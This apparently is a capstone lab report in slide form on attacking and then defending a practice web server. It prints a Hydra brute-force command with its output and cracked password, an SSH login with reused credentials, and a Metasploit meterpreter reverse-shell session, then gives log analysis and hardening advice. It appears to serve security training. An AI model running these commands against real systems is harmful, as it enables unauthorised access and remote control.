Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.0.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk machine

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Elk machine	192.168.1.100	Log and monitoring system
Kali	192.168.1.90	Attacking machine
Capstone	192.168.1.105	Web server (victim)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive URL exposure	The website exposed the path to a hidden directory on the server	An attacker is able to type the path directly into the URL and gain access
Weak credentials	This leaves an account susceptible to a brute force attack	If an attacker is able to successfully brute force an account, they can gain restricted access to a system
Credential reuse	An account's password hash was found in the hidden directory that allowed us to logon to the webdav and ssh into the system	If an attacker is able to find valid credentials for one system, they could potentially compromise another
Unrestricted file upload	The system failed to verify the contents of any uploaded files	An attacker is able to upload malicious files potentially giving them access to the system

Exploitation: Sensitive URL exposure

01

Tools & Processes
The path to a hidden directory was listed on the web server in a few of the files. Once we knew of the hidden directory, we were able to type the direct path into the URL bar.

02


Achievements
We were directed to a login prompt where we could access the hidden directory with the correct credentials. The username was also displayed on the login prompt.

03

Screenshot on next slide:

Exploitation: Sensitive URL exposure

Screenshot:



Exploitation: Weak credentials

01

Tools & Processes
From the sensitive data exposed on the web server, we were able to get the IP address, port number, and a username. With this information, we were able to successfully obtain the password through brute force using Hydra.

02

Achievements
Once we got the username and matching password, we were able to access the hidden directory given that there were no further preventative measures in place.

03

Screenshot on next slide:

Exploitation: Weak credentials

Screenshots:

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
Shell No.1
File  Actions  Edit  View  Help
14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 8] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-08 0
8:49:19
root@Kali:~#
```

Exploitation: Credential reuse

01

Tools & Processes
Inside the hidden directory was instructions on how to access the webdav. There was a username and password hash that we were able to crack using Crack Station. The username and password found were the same credentials used for SSH.

02

Achievements
Using the same credentials used to access the webdav, we were able to gain remote access to the system through SSH.

03

Command used:
`ssh ryan@192.168.1.105`

Exploitation: Unrestricted file upload

01

Tools & Processes
Through Metasploit, we were able to generate a reverse shell payload and upload it to the webdav.

02

Achievements
With the payload on the webdav, we were able to execute it and gain remote shell access to the system.

03

Screenshots on next slide:

Exploitation: Unrestricted file upload

Screenshots:

1

```
root@Kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

      =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
```

2

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
```

3

```
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Exploitation: Unrestricted file upload

Screenshots:

4

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:1234
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:1234 → 192.168.1.105:35250) at 2022-01-08 10:26:38 -0800

meterpreter > shell
```

5


```
meterpreter > shell
Process 2775 created.
Channel 0 created.
whoami
www-data
pwd
/var/www/webdav
ls /
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat /flat.txt
cat: /flat.txt: No such file or directory
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- There were 55 packets sent from 192.168.1.90.
- The user_agent.original is Nmap which indicates that this was a port scan.



Time	source.ip	url.domain	user_agent.original	method	http.response.status_code
Jan 13, 2022 @ 01:08:48.903	192.168.1.90	192.168.1.105	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	options	200


Analysis: Finding the Request for the Hidden Directory

- The requests for the secret_folder started at 16:35. Initially there were 6 requests made from firefox.
- Inside of the secret_folder was the connect_to_corp_server file that had instructions on how to access the webdav.

Time	source.ip	http.response.status_code	url.domain	url.path	user_agent.original
Jan 8, 2022 @ 16:35:45.270	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Jan 8, 2022 @ 16:35:45.275	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Jan 8, 2022 @ 16:39:18.529	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Jan 8, 2022 @ 16:39:18.534	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Jan 8, 2022 @ 16:47:17.010	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Jan 8, 2022 @ 16:47:17.016	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Analysis: Uncovering the Brute Force Attack

- There were 16,844 total hits. The attacker finally discovered the password after the 16,842th request.



Time	source.ip	http.response.status_code	url.domain	url.path	user_agent.original
Jan 8, 2022 @ 16:49:19.095	192.168.1.90	401	192.168.1.105	/company_folders/secret_folder	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

- There were a total of 101 requests made to the webdav directory.
- Specifically, the passwd.dav file was requested

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alarm should be set to detect any incoming traffic from any user agent that includes the Nmap Scripting Engine.

A threshold of 1 should be set because any Nmap port scan can indicate other possible exploits and attacks to come.

System Hardening

It is highly recommended to have a host-based firewall that has user agent filtering.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Getting to the hidden directory should only be accessible to authorized users, more specifically authorized IP addresses. An alarm should be put in place to detect and alert if any IP address that isn't on the allow list has requested the hidden directory.

System Hardening

To block unwanted access to this hidden directory, it is highly recommended to disable directory listing on the Apache server. You can do this by adding the following lines to the Apache configuration file:

```
<Directory
/company_folders/secret_folder>
   Options -Indexes
</Directory>
```

Then restart Apache for the changes to take effect.

Mitigation: Preventing Brute Force Attacks

Alarm

Similarly to the port scans, an alarm should be set to detect any incoming traffic from any user agent that includes Hydra.

An alarm could also be set up to alert when a threshold of 50 HTTP requests are sent within 1 minute.

System Hardening

Brute force attacks could be mitigated by implementing the following:

- Requiring strong, complex passwords
- Requiring passwords to be updated every 90 days
- Limit failed login attempts to 5
- Use two-factor authentication
- Use CAPTCHAs

Mitigation: Detecting the WebDAV Connection

Alarm

Getting to the WebDAV should only be accessible to authorized IP addresses through a whitelist.

An alarm should be put in place to detect and alert if any IP address that isn't on the allow list has requested access to the WebDAV.

System Hardening

WebDAV should be secured with the following:

- SSL
- Two-factor authentication
- Require VPN for access

However, WebDAV in itself is very outdated. Some recommended alternatives are: SFTP, a distributed file system such as NFS, or a cloud file storage system.

Mitigation: Identifying Reverse Shell Uploads

Alarm

An alarm should be set to alert if any file with an .exe extension is uploaded.

System Hardening

Ensure any uploaded files are written without the “executable” flag in the file permissions.

System should scan all uploads for malware. Checking the file extension and not allow any .exe, .sh, .ps1, etc file types.

the End